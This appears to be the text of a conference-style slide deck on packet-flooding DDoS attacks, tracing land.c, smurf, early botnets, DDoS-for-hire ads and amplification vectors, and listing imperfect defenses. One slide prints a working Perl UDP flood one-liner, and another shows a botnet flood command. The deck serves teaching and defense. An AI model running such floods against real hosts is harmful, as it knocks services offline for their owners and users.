Packet Flooding DDoS Attacks



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Agenda

- Brief network DoS survey and topic introduction
- DDoS examples
- Defenses
- Depressing news (or opportunity?)



Definitions

- Packet
- Flooding
- Distributed
- Denial of Service (DoS)
- Attacks



When Magic Packets Attack 1997: land.c

- Source spoof TCP SYN to an open port at a victim
- Set source address = destination address
- Set source port = destination port
- Vulnerable hosts:
 - "preventing [...] connections for [...] 30 seconds"
 - "High CPU loads may result"
 - "a host can crash or 'hang'"



Amplification and Reflection 1997: smurf.c

- Source spoof ICMP echo request
- Set source address = victim address
- Set destination address = directed network broadcast
- Vulnerable networks:
 - "multiple replies to that host from a single packet"
 - " can cause network congestion or outages"



DDoS botnets 1999: trinoo, TFN, stacheldraht

- Command and control (C&C, C2) introduced
- A bot is now directed by controller to perform actions
- UDP flood, SMURF-style DoS, TCP SYN flood
- Precursor to:
 - IRC/HTTP/P2P C&C infrastructure
 - DDoS as a service, DDoS for hire
 - Botnets as a platform for all kinds of malfeasance
 - e.g. spam, keylogging, click fraud




...and Other Anomalies

- Backhoe fade
- Squirrel terrorist attacks
- Friday afternoon changes before a long vacation




10 lbs of Sand Into a 5 lb Bag





2001-ish: DoS @ DePaul





udp.pl

- UNIX-based cli UDP flooder
- root privs not required
- A few well connected hosts are quite effective

```
perl -MSocket -e \
'socket(a,2,2,17);
for(;;) {
    send(
        a,0,1000,
        sockaddr_in(
        80,inet_aton(ARGV[0])
    )
    )
}'
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Analysis Considered Harmful sorry, no pics

- Watchful botmasters
- Storm Worm




Xbox "host boot"

- Warming up my BFG for CoD, Halo, ...
- A> !ddos.udp 192.0.2.1 3074 100000
- B1> [DDoS]: DDoS Underway.
- B2> [DDoS]: DDoS Underway.
- •
- B1400> [DDoS]: DDoS Underway.
- Pfft... guess I'll go play chess



2007: DDoS For Hire



Zliden

User



Joined: 15.03.2007 Address: the server

Posts: 69 Thanks: 5

Thanked 1 Time in 1 Post

ddos - service

Good day!

New service that eliminates the sites of competitors is opened. We provide quality ddos service.

Types of the attacks:

http icmp udp syn

Price individually for each order, depending on the project.

Free test for verified people and major projects.

We reserve the right to refuse service without the explanation or reason.

If there are problems with our services we return your money.


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


DDoS Panel





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




Hacktivists and Their Tools










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Amplification/Reflection





Ongoing: Amplification/Reflection Threats

- DNS large RRsets (e.g. ANY, TXT)
- SNMP (e.g. GetBulkRequest)
- NTP (e.g. mode 7 requests)
- COD4 game servers
- IP multicast



Water = 60 Gb/s, You = Little Girl





Imperfect Defenses

- Filters
- Increased capacity
- Source address validation
- Rate limits
- Law enforcement
- Service distribution and replication
- Path pruning and isolation



If Only!!





Things You Might Ask Me About

- HYIP
- Nation state DDoS
- Anonymous versus Church of Scientology
- High-risk hosting
- DDoS attacks not (yet) deployed
- Investigation guidelines
- Becoming a miscreant
- Ideas that don't work
- Research opportunities

